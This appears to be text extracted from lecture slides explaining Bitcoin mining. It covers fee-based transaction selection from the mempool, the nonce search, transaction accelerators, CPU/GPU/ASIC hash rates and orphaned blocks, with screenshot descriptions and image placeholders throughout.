
Blockchain.com explorer

<https://www.blockchain.com/explorer/charts/hash-rate>

<https://www.blockchain.com/explorer/charts/difficulty>

Picking transactions


MEMPOOL	
DF2E5A1	Fees: 0.00014 BTC
08A4197	Fees: 0.00003 BTC
4C7D0E5	Fees: 0.0004 BTC
AAC1888	Fees: 0.001 BTC
0BC09BF	Fees: 0.0002 BTC
85C19D7	Fees: 0.00023 BTC
08A4197	Fees: 0.0018 BTC
4C7D0E5	Fees: 0.0021 BTC
AAC1888	Fees: 0.00011 BTC
0BC09BF	Fees: 0.0001 BTC
85C19D7	Fees: 0.0017 BTC



(Mining in Process)	
Block: #500,112	
Timestamp:	1519181244
Nonce:	
Data:	
4C7D0E5	Fees: 0.0004 BTC
AAC1888	Fees: 0.001 BTC
08A4197	Fees: 0.0018 BTC
4C7D0E5	Fees: 0.0021 BTC
85C19D7	Fees: 0.0017 BTC
Prev.Hash:	0000DF2E57FB432A
Hash:	


Reshuffling transactions to use most of hashing power

MEMPOOL	
DF2E5A1	Fees: 0.00014 BTC
08A4197	Fees: 0.00003 BTC
4C7D0E5	Fees: 0.0004 BTC
AAC1888	Fees: 0.001 BTC
0BC09BF	Fees: 0.0002 BTC
85C19D7	Fees: 0.00023 BTC
08A4197	Fees: 0.0018 BTC
4C7D0E5	Fees: 0.0021 BTC
AAC1888	Fees: 0.00011 BTC
0BC09BF	Fees: 0.0001 BTC
85C19D7	Fees: 0.0017 BTC



(Mining in Process)	
Block: #500,112	
Timestamp: 1519181244	<1s
Nonce: 0	4 Billion
Data:	
85C19D7	Fees: 0.00023 BTC
AAC1888	Fees: 0.001 BTC
08A4197	Fees: 0.0018 BTC
4C7D0E5	Fees: 0.0021 BTC
85C19D7	Fees: 0.0017 BTC
Prev.Hash:	0000DF2E57FB432A
Hash:	

Accelerate your transaction



The screenshot shows a web browser window with the URL bitaccelerate.com in the address bar. The page features a purple header with several tabs, including "Search results - st...", "Meet - Opportuniti...", "Meet - Weekly Po...", "Accueil / Twitter", and "Imported". The main content area has a light gray background. At the top center is the BitAccelerate logo, which consists of the word "Bit" in orange and "Accelerate" in blue, with a registered trademark symbol. Below the logo is a search bar with the placeholder "TXID (Transaction ID) ...". To the right of the search bar is a blue button labeled "Accelerate". A horizontal line separates the search bar from the "Free Bitcoin Transaction Accelerator (FAQ)" section. This section contains three questions with answers:

- What is BitAccelerate, and how does it work?**

BitAccelerate is a free Bitcoin transaction accelerator that enables faster confirmations for your unconfirmed transactions. It operates by rebroadcasting transactions to 22 popular and highly connected Bitcoin nodes.
- Why is my transaction unconfirmed?**

As more people start to use Bitcoin, the block size reaches its limit, leading to a crowded Bitcoin network. Consequently, low-fee transactions are delayed, and sometimes even dropped (purged) from the confirmation queue (mempool).
- How does transaction rebroadcasting help?**

Transaction rebroadcasting aids in the following ways:

 - **Rapid propagation of new transactions.** If the transaction carries a lower fee compared to the prevailing market rate, Bitcoin nodes prioritize distributing other transactions with higher fees.

CPU versus GPU versus ASICS

CPU = Central Processing Unit

General

< 10 MH/s

GPU = Graphics Processing Unit


Specialized

< 1 GH/s


ASIC = Application-Specific Integrated Circuit

Totally Specialized


> 1,000 GH/s




How do MemPools work ?



How do MemPools work ?







<https://blog.kaiko.com/an-in-depth-guide-into-how-the-mempool-works-c758b781c608>

<https://www.blockchain.com/explorer/charts/avg-block-size>

<https://www.blockchain.com/explorer/charts/mempool-size>



Orphaned block: part of the experience transactions are rereleased into the mempool







The screenshot shows a web browser window for 'Orphaned Blocks - Blockchain'. The URL is https://blockchain.info/orphaned-blocks?offset=0. The page has a dark blue header with 'BLOCKCHAIN' and navigation links for 'WALLET', 'DATA', 'API', and 'ABOUT'. A search bar at the top right contains the placeholder 'BLOCK, HASH, TRANSACTION, ETC...'. The main content area is titled 'Orphaned Blocks' and contains a descriptive paragraph about what orphaned blocks are. Below this, there are two tables representing orphaned blocks. The first table is for block 503949, which has a timestamp of 2018-01-12 23:28:07 and 2991 transactions, relayed by GBMiners. The second table is for another block with the same timestamp of 2018-01-12 23:28:33 and 2874 transactions, relayed by SlushPool. Both tables have a red 'X' icon next to their respective timestamps.


Timestamp	2018-01-12 23:28:07	Timestamp	2018-01-12 23:28:33
Number Of Transactions	2991	Number Of Transactions	2874
Relayed By	GBMiners	Relayed By	SlushPool

That is why we wait a few blocks to be sure the transaction is confirmed !


